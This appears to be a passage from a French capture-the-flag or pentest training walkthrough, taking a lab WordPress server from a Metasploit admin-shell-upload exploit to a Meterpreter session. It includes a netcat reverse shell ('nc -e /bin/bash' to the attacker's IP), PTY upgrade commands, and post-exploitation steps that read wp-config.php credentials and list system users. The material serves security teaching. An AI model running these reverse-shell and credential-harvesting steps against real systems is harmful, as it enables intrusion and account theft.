
5.1.1 Indice 1 : chercher une vulnérabilité WordPress sur internet

Peut-être qu'en faisant quelques recherches sur internet vous trouverez le moyen de prendre le contrôle du compte root en exploitant **une vulnérabilité du compte admin de WordPress**…

5.1.2 Indice 2 : chercher un exploit WordPress sur Metasploit

Si vos recherches sur internet n'ont pas abouti, rappelez-vous que **Metasploit** intègre une fonction de recherche d'exploit avec la commande « search ». Après avoir démarré Metasploit avec « msfconsole » vous pouvez rechercher avec :

```
search wordpress
```



5.1.3 Indice 3 : affiner la recherche en ajoutant des termes

Pour filtrer encore plus les résultats, vous pouvez ajouter :

```
search exploit wordpress admin
```

```
msf6 > search exploit wordpress admin

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                      ---------------  ----       -----  -----------
   0   exploit/osx/local/rootpipe_entitlements                   2015-07-01       great      Yes    Apple OS X Entitlements Rootpipe Privilege Escalation
   1   exploit/osx/local/rootpipe                                2015-04-09       great      Yes    Apple OS X Rootpipe Privilege Escalation
   2   exploit/unix/webapp/wp_admin_shell_upload                 2015-02-21       excellent  Yes    WordPress Admin Shell Upload
   3   auxiliary/admin/http/wp_google_maps_sqli                  2019-04-02       normal     Yes    WordPress Google Maps Plugin SQL Injection
   4   exploit/unix/webapp/wp_infinitewp_auth_bypass             2020-01-14       manual     Yes    WordPress InfiniteWP Client Authentication Bypass
   5   exploit/unix/webapp/wp_platform_exec                      2015-01-21       excellent  No     WordPress Platform Theme File Upload Vulnerability
   6   auxiliary/admin/http/wp_automatic_plugin_privesc          2021-09-06       normal     Yes    WordPress Plugin Automatic Config Change to RCE
   7   exploit/unix/webapp/wp_google_document_embedder_exec      2013-01-03       normal     Yes    WordPress Plugin Google Document Embedder Arbitrary File Disclosure
   8   exploit/unix/webapp/wp_pie_register_bypass_rce            2021-10-08       excellent  Yes    WordPress Plugin Pie Register Auth Bypass to RCE
   9   auxiliary/scanner/http/wp_subscribe_comments_file_read                     normal     No     WordPress Subscribe Comments File Read Vulnerability
   10  auxiliary/admin/http/wp_symposium_sql_injection           2015-08-18       normal     Yes    WordPress Symposium Plugin SQL Injection
   11  exploit/unix/webapp/wp_easycart_unrestricted_file_upload  2015-01-08       excellent  No     WordPress WP EasyCart Unrestricted File Upload
   12  auxiliary/admin/http/wp_gdpr_compliance_privesc           2018-11-08       normal     Yes    WordPress WP GDPR Compliance Plugin Privilege Escalation
   13  auxiliary/scanner/http/wp_wps_hide_login_revealer         2021-10-27       normal     No     WordPress WPS Hide Login Login Page Revealer
   14  exploit/unix/webapp/wp_wysija_newsletters_upload          2014-07-01       excellent  Yes    WordPress MailPoet Newsletters (wysija-newsletters) Unauthenticated File Upload
```

Vous pouvez constater qu'un résultat matche sur les trois termes…

5.1.4 Indice 4 : rappel des commandes Metasploit

Rappelez-vous ces quelques commandes pour utiliser Metasploit :

use

- **Description** : Cette commande est utilisée pour sélectionner un module spécifique dans Metasploit que vous souhaitez utiliser. Les modules peuvent être des exploits, des payloads, des scanners, etc. Chaque module est conçu pour une tâche spécifique, comme exploiter une vulnérabilité particulière sur un système ou une application.
- **Usage** : « use <nom_du_module> »
- **Exemple** : « use exploit/windows/smb/ms08_067_netapi » sélectionne l'exploit « ms08_067_netapi » pour être utilisé contre une vulnérabilité SMB dans Windows.

set

- **Description** : Utilisée pour configurer les options des modules sélectionnés avec « use ». Ces options peuvent inclure des détails comme l'adresse IP de la cible, le port sur lequel lancer l'attaque, les identifiants de connexion, et d'autres paramètres spécifiques au module que vous avez choisi.
- **Usage** : « set <option> <valeur> »
- **Exemple** : « set RHOSTS 192.168.1.10 » définirait l'adresse IP de la cible sur « 192.168.1.10 ».

exploit

- **Description** : Cette commande lance l'exploit contre la cible configurée avec les options définies par les commandes « use » et « set ». Si l'exploit réussit, vous pourriez obtenir un accès au système cible, souvent sous forme de shell ou de session de commande, en fonction du payload choisi avec l'exploit.
- **Usage** : « exploit » ou « exploit -j » pour lancer l'exploit en arrière-plan.
- **Exemple** : Après avoir configuré l'exploit et ses options, exécuter « exploit » tentera d'exploiter la vulnérabilité sur la cible.

5.2 Solution proposée

Suite à nos recherches, nous avons compris qu'utiliser le module Metasploit

« wp_admin_shell_upload » serait une bonne idée pour essayer de compromettre le serveur WordPress ciblé.


En guise d'exemple, cet article sur internet nous explique comment faire : https://www.hackingarticles.in/wordpress-reverse-shell/

Nous commençons par nous connecter à Metasploit avec les droits root avec :

```
msfconsole
```

Ensuite nous sélectionnons le module « wp_admin_shell_upload » avec cette commande :

```
use exploit/unix/webapp/wp_admin_shell_upload
```



Nous pouvons afficher les infos sur le module sélectionné avec la commande « info » :


```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > info

       Name: WordPress Admin Shell Upload
     Module: exploit/unix/webapp/wp_admin_shell_upload
   Platform: PHP
       Arch: php
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2015-02-21

Provided by:
  rastating

Available targets:
      Id  Name
      --  ----
  =>  0   WordPress

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  PASSWORD                    yes       The WordPress password to authenticate with
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to the wordpress application
  USERNAME                    yes       The WordPress username to authenticate with
  VHOST                       no        HTTP server virtual host

Payload information:

Description:
  This module will generate a plugin, pack the payload into it
  and upload it to a server running WordPress provided valid
  admin credentials are used.
```

La section « Description » explique que : « ce module génère un plugin, y insère la charge utile (payload) et la télécharge sur un serveur exécutant WordPress, à condition que des identifiants d'administrateur valides soient utilisés. »

Nous configurons les paramètres de l'exploit de cette manière :


```
set USERNAME admin
set PASSWORD spidermonkey
set RHOSTS 192.168.56.50
set LHOST 192.168.56.128
set LPORT 443
```

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME ⇒ admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD spidermonkey
PASSWORD ⇒ spidermonkey
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.56.50
RHOSTS ⇒ 192.168.56.50
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 192.168.56.128
LHOST ⇒ 192.168.56.128
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   spidermonkey     yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.56.50    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME   admin            yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host
```


Et enfin, nous utilisons la commande « exploit » pour lancer notre attaque :

L'exploit a fonctionné nous avons désormais une session Meterpreter ouverte sur la machine cible !

Utilisez la commande « shell » pour pouvoir utiliser la ligne de commande :



6 Rendre le shell interactif

Vous avez obtenu un shell distant avec la commande « shell » via Meterpreter mais vous allez rencontrer des limitations.

Par exemple, certaines actions que vous voudrez réaliser, comme changer l'utilisateur en utilisant « su », augmenter vos permissions avec « sudo », ou même utiliser un éditeur de texte comme « vim » ou « nano » ne fonctionneront pas correctement sans un élément spécial appelé PTY (pseudo-terminal). Sans ce PTY, des fonctions simples comme utiliser les flèches pour naviguer dans l'historique des commandes ou compléter automatiquement une commande avec la touche « Tab » ne seront pas disponibles.

De plus, si vous appuyez sur « Ctrl-C » dans cette configuration limitée, cela risque de couper la connexion avec l'ordinateur distant, vous faisant perdre l'accès.

```
meterpreter > shell
Process 6734 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
^[[A^[[C^[[A: not found
ls
whoami
www-data
pwd

ping 192.168.56.128
^C
Terminate channel 0? [y/N]  N
[-] core_channel_interact: Operation failed: 1
meterpreter > shell
Process 6739 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
```


Heureusement, il y a une solution pour rendre le contrôle à distance plus agréable et éviter ces problèmes. Vous pouvez simuler un terminal complet sur l'ordinateur distant, ce qui vous permettra d'utiliser ces commandes spéciales et de profiter d'une interaction plus naturelle. Voici une vue d’ensemble des commandes que vous allez devoir lancer :

Tout d'abord ouvrez un autre terminal sur votre Kali Linux (tout en gardant celui avec le reverse shell ouvert). Ce nouveau terminal est celui que vous allez configurer pour être un shell confortable relié à votre machine cible.

Vérifiez la taille de votre terminal avec la commande « stty -a » **(1)**


```
stty -a
```

Cela vous donnera deux nombres importants : le nombre de lignes et de colonnes de votre terminal **(2)**.



Démarrez une connexion simple avec l'outil netcat sur un port de la machine locale **(3)**

```
nc -vlnp 443
```



Retournez maintenant sur votre terminal distant (celui avec le reverse shell Meterpreter en attente) et lancez :

```
nc -e /bin/bash 192.168.56.128 443
```



```
meterpreter > shell
Process 2066 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
nc -e /bin/bash 192.168.56.128 443
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
```

Retournez ensuite sur votre terminal Kali Linux et vous remarquerez qu'une connexion a été établie entre les deux machines **(4)**

```
┌──(kali㉿kali)-[~]
└─$ nc -vlnp 443
listening on [any] 443 ...
connect to [192.168.56.128] from (UNKNOWN) [192.168.56.50] 54216
```

Utilisez cette commande spéciale en Python pour créer le terminal simulé (PTY) **(5)**

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Vous pouvez constater que vous êtes maintenant sur la machine distante « exam » avec l'utilisateur « www-data » (dommage ce n'est pas « root »…) :

```
┌──(kali㉿kali)-[~]
└─$ nc -vlnp 443
listening on [any] 443 ...
connect to [192.168.56.128] from (UNKNOWN) [192.168.56.50] 54216
python3 -c 'import pty;pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@exam:$
```

Si vous appuyez sur les flèches de votre clavier par exemple, vous verrez que ce shell n'est pas très agréable lui non plus :

```
www-data@exam:$ ^[[A^[[C^[[D
```


Mettez cette connexion en arrière-plan en appuyant sur « Ctrl-Z » **(6)**.

```
www-data@exam:$ ^Z
zsh: suspended  nc -vlnp 443
```


Lancez la commande suivante :

```
stty raw -echo; fg
```

Elle permet d'ajuster votre terminal pour qu'il ignore les touches spéciales comme « Ctrl-C » afin de ne pas interrompre accidentellement la connexion. Elle permet aussi de récupérer la connexion en arrière-plan avec « fg » **(8)**. Appuyez sur « Entrée » pour continuer **(9)**. Vous voilà de retour sur le système cible :




Si vous faites quelques tests vous remarquerez que le terminal est devenu interactif (l'éditeur de texte nano fonctionne bien par exemple).

Configurez enfin le terminal simulé pour qu'il corresponde à la taille de votre terminal local **(10)** **(11)** avec ces deux commandes (remplacez les nombres par ceux que vous avez obtenus précédemment avec la commande « stty -a ») :

```
export TERM=xterm
stty rows 32 columns 316
```

Vous êtes maintenant prêt à interagir de manière plus naturelle avec l'ordinateur distant. Essayez de lancer un ping et de l'arrêter avec « Ctrl+C » :



Même s'il n'est pas parfait, votre shell relié à la machine attaquée est à présent interactif et plus confortable.

7 Elévation de privilèges

L'élévation de privilèges désigne le processus par lequel un utilisateur obtient des droits et des privilèges au-delà de ceux qui lui sont initialement accordés, souvent ceux d'un utilisateur plus puissant comme l'administrateur système ou le compte root.

7.1 Indices et conseils

7.1.1 Indice 1 : se renseigner sur l'utilisateur www-data

Vous avez constaté que grâce à l'exploit lancé précédemment vous êtes connecté avec le compte « www-data » et non le compte « root ». Voici quelques informations le concernant :

L'utilisateur www-data est un compte système standard utilisé sur les systèmes d'exploitation basés sur Unix/Linux, en particulier dans le contexte des serveurs web comme Apache et Nginx. Ce compte est spécifiquement destiné à séparer les privilèges des services web des autres utilisateurs et processus du système pour des raisons de sécurité. En attribuant les processus du serveur web à l'utilisateur www-data, cela limite les dommages potentiels qu'un attaquant pourrait causer s'il parvenait à exploiter une vulnérabilité dans le serveur web.

Séparation des privilèges : L'utilisation de www-data permet de mettre en œuvre le principe de moindre privilège. Cela signifie que les processus du serveur web fonctionnent avec seulement les permissions nécessaires pour leur exécution, sans accès inutile à d'autres parties du système.

Gestion des fichiers : Les fichiers et dossiers servis par le serveur web sont souvent possédés ou accessibles par www-data. Cela inclut les scripts, les pages web, et d'autres ressources nécessaires au fonctionnement du site.

Sécurité : En cas de compromission du serveur web, l'attaquant obtiendrait les privilèges de l'utilisateur www-data et non ceux d'un utilisateur plus privilégié, comme root. Cela limite l'étendue de ce que l'attaquant peut faire.

Permissions : Les administrateurs système s'assurent souvent que les fichiers et répertoires liés au serveur web sont correctement définis avec des permissions qui n'autorisent www-data qu'à lire, écrire, ou exécuter ce qui est strictement nécessaire.

7.1.2 Indice 2 : fouiller partout

Il faut trouver un moyen d'avancer. Pourquoi ne pas fouiller partout en espérant trouver quelque chose d'utile…


7.1.3 Indice 3 : chercher les fichiers appartenant à www-data

Il peut être pertinent d'utiliser la commande « find » pour lister tous les fichiers appartenant à l'utilisateur www-data. Essayez aussi de trouver une option pour filtrer les résultats en excluant les fichiers systèmes de www-data non-pertinents.

7.2 Solution proposée

Pour lister les fichiers pertinents appartenant à www-data nous pouvons utiliser la commande suivante :

```
find / -type f -user www-data -not -path "/proc/*" -not -path "/sys/*" -not -path
"/run/*" -not -path "/var/www/html/*" 2>/dev/null
```



Cette commande fait ce qui suit :

- **find /** : Commence la recherche à partir de la racine du système de fichiers.
- **-type f** : Recherche uniquement les fichiers (et non les répertoires ou autres types d'objets).
- **-user www-data** : Filtre pour ne trouver que les fichiers appartenant à l'utilisateur www-data.
- **-not -path "/proc/*" -not -path "/sys/*" -not -path "/run/*" -not -path "/var/www/html/*"** : Exclut les fichiers situés dans les chemins spécifiés, qui sont généralement des répertoires système ou des emplacements où www-data est susceptible d'avoir de nombreux fichiers non pertinents pour une recherche généralisée.
- **2>/dev/null** : Redirige les messages d'erreur vers /dev/null, ce qui signifie que les erreurs d'accès (par exemple, les permissions refusées) ne seront pas affichées.

Une autre commande un peu plus complexe aurait été :

```
find / -type f -user `whoami` 2>/dev/null | egrep -v
'^/(proc|sys|run|var/www/html)/'
```

Cette commande utilise plusieurs outils du système Linux pour rechercher des fichiers spécifiques sur votre ordinateur. Décortiquons-la pour la comprendre étape par étape :

find / -type f -user `whoami` :

- **find /** commence une recherche à partir de la racine (/) de votre système de fichiers.
- **-type f** indique à find de ne chercher que les fichiers (et non les répertoires, par exemple).
- **-user `whoami`** limite la recherche aux fichiers appartenant à l'utilisateur courant.

2>/dev/null :

- Cette partie de la commande redirige (avec « > ») les erreurs (représentées par « 2 ») vers « /dev/null », un emplacement spécial qui "absorbe" tout ce qu'on lui envoie, en supprimant les erreurs afin qu'elles ne s'affichent pas à l'écran.

| egrep -v '^/(proc|sys|run|var/www/html)/' :

- Le symbole « **|** » est un "pipe". Il prend la sortie de la commande précédente et la passe comme entrée à la commande suivante.
- **egrep** est un outil de recherche de texte qui utilise des expressions régulières (un moyen puissant et flexible de chercher des motifs dans du texte).
- **-v** inverse le comportement de « egrep », lui faisant afficher toutes les lignes qui **ne correspondent pas** au motif donné.
- **'^/(proc|sys|run|var/www/html)/'** est une expression régulière qui correspond aux chemins commençant par « /proc », « /sys », « /run », ou « /var/www/html ». Le « ^ » indique le début d'une ligne. En utilisant « -v » avec cette expression, egrep exclut tous les fichiers se trouvant dans ces répertoires de ses résultats.

Nous pouvons voir notre 1er flag « flag.txt » et utiliser la commande « cat » pour afficher son contenu :

```
cat flag.txt
```

```
www-data@exam:$ cat /var/www/flag.txt
9a1b77761ac07e60233ef1a0dbae2c39
www-data@exam:$
```

Nous avons trouvé notre premier flag !

7.3 Indices et conseils

7.3.1 Indice 1 : chercher du côté de WordPress

Peut-être serait-il pertinent de vous renseigner sur les fichiers de configuration importants de WordPress :

```
www-data@exam:$ ls -la /var/www/html
total 228
drwxr-xr--  6 www-data www-data  4096 Oct 25 10:53 .
drwxr-xr-x  3 root     root      4096 Jan 24 17:04 ..
drwxr-xr--  8 www-data www-data  4096 Oct 13  2021 .git
-rw-r--r--  1 www-data www-data   405 Feb  6  2020 index.php
-rw-r--r--  1 www-data www-data 19915 Jan  1  2021 license.txt
-rw-r--r--  1 www-data www-data  7346 Jul  6  2021 readme.html
-rw-r--r--  1 www-data www-data  7165 Jan 21  2021 wp-activate.php
drwxr-xr--  9 www-data www-data  4096 Sep  9  2021 wp-admin
-rw-r--r--  1 www-data www-data   351 Feb  6  2020 wp-blog-header.php
-rw-r--r--  1 www-data www-data  2328 Feb 17  2021 wp-comments-post.php
-rw-r--r--  1 www-data www-data  3004 May 21  2021 wp-config-sample.php
-rw-r--r--  1 www-data www-data  3101 Oct 25 10:51 wp-config.php
drwxr-xr--  6 www-data www-data  4096 Oct 25 10:52 wp-content
-rw-r--r--  1 www-data www-data  3939 Jul 30  2020 wp-cron.php
drwxr-xr-- 25 www-data www-data 12288 Sep  9  2021 wp-includes
-rw-r--r--  1 www-data www-data  2496 Feb  6  2020 wp-links-opml.php
-rw-r--r--  1 www-data www-data  3900 May 15  2021 wp-load.php
-rw-r--r--  1 www-data www-data 45463 Apr  6  2021 wp-login.php
-rw-r--r--  1 www-data www-data  8509 Apr 14  2020 wp-mail.php
-rw-r--r--  1 www-data www-data 22297 Jun  2  2021 wp-settings.php
-rw-r--r--  1 www-data www-data 31693 May  7  2021 wp-signup.php
-rw-r--r--  1 www-data www-data  4747 Oct  8  2020 wp-trackback.php
-rw-r--r--  1 www-data www-data  3236 Jun  8  2020 xmlrpc.php
www-data@exam:$
```

wp-config.php
Le fichier wp-config.php est sans doute le fichier le plus critique dans toute installation WordPress. Situé à la racine de votre installation WordPress, ce fichier contient les informations de configuration de base de votre site, y compris les détails de connexion à la base de données.

Informations sensibles :

- **Détails de la base de données :** Les noms d'utilisateur, les mots de passe, le nom de la base de données et les informations de l'hôte sont stockés ici.
- **Clés de sécurité :** Les clés de sécurité et les sels WordPress, qui sécurisent votre installation en cryptant les cookies d'authentification et les sessions.
- **Préfixe de la table de base de données :** Le préfixe utilisé par les tables dans la base de données WordPress, important pour sécuriser les tables contre certaines formes d'attaques SQL injection.

.htaccess
Le fichier .htaccess joue un rôle clé dans la configuration du serveur web Apache pour votre

site WordPress. Il permet de configurer les réglages liés à la sécurité et aux permaliens, entre autres.

Informations sensibles :

- **Règles de réécriture et redirection :** Peut contenir des règles spécifiques pour la redirection d'URL ou pour des configurations de sécurité.
- **Contrôles d'accès :** Des directives pour limiter l'accès à certaines parties de votre site, pouvant révéler des structures de répertoire ou des stratégies de sécurité.

wp-admin et wp-includes

Bien que pas spécifiquement des fichiers, les répertoires wp-admin et wp-includes contiennent des fichiers de core WordPress essentiels pour le fonctionnement de votre site.

Informations sensibles :

- **Fichiers de Core WordPress :** Modifier ou exposer accidentellement ces fichiers peut conduire à des vulnérabilités de sécurité.

wp-content

Le répertoire wp-content contient des thèmes, des plugins, et des médias uploadés, qui sont cruciaux pour la personnalisation et le fonctionnement de votre site WordPress.

Informations sensibles :

- **Plugins et thèmes :** Des configurations spécifiques au site ou des données sensibles peuvent être stockées dans les fichiers de configuration des plugins ou des thèmes.

7.4 Solution proposée

Nous vérifions le contenu du fichier « wp-config.php »

```
cat /var/www/html/wp-config.php
```

```
www-data@exam:$ cat /var/www/html/wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link https://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wordpress');

/** MySQL database password */
define('DB_PASSWORD', 'suG6vP1rWzBUqIL2aaT6oA');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
```

Nous trouvons un mot de passe : « suG6vP1rWzBUqIL2aaT6oA » !

7.5 Indices et conseils

7.5.1 Indice 1 : essayer le mot de passe sur les autres utilisateurs

Pourquoi ne pas essayer ce mot de passe sur les autres utilisateurs présents dans ce système ?

7.5.2 Indice 2 : afficher les utilisateurs du système

Il existe une commande pour ça aussi : « getend »

7.6 Solution proposée

Pour afficher les entrées de la base de données des mots de passe de tous les utilisateurs du système (y compris les utilisateurs systèmes et les utilisateurs normaux) nous lançons la commande :

```
getent passwd
```

```
www-data@exam:$ getent passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:109:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
mysql:x:103:111:MySQL Server,,,:/nonexistent:/bin/false
smmta:x:104:113:Mail Transfer Agent,,,:/var/lib/sendmail:/usr/sbin/nologin
smmsp:x:105:114:Mail Submission Program,,,:/var/lib/sendmail:/usr/sbin/nologin
_mta-sts:x:106:115::/var/lib/mta-sts/:/usr/sbin/nologin
user:x:1000:1000::/home/user:/bin/bash
```

Voici ce que signifie chaque partie de la sortie (séparée par les deux points « : ») :

- **Nom d'utilisateur** : C'est le nom d'identification de l'utilisateur sur le système.
- **Mot de passe chiffré** : Affiche généralement un 'x' ou un '*', indiquant que le mot de passe réel est stocké de manière sécurisée dans un autre fichier (/etc/shadow), auquel seuls les utilisateurs privilégiés ont accès.
- **UID (User ID)** : C'est l'identifiant numérique unique de l'utilisateur. Par exemple, l'UID pour l'utilisateur root est toujours 0.
- **GID (Group ID)** : C'est l'identifiant numérique du groupe principal de l'utilisateur.
- **Commentaire/GECOS** : Ce champ contient généralement le nom complet de l'utilisateur ou d'autres informations comme le numéro de téléphone, etc.

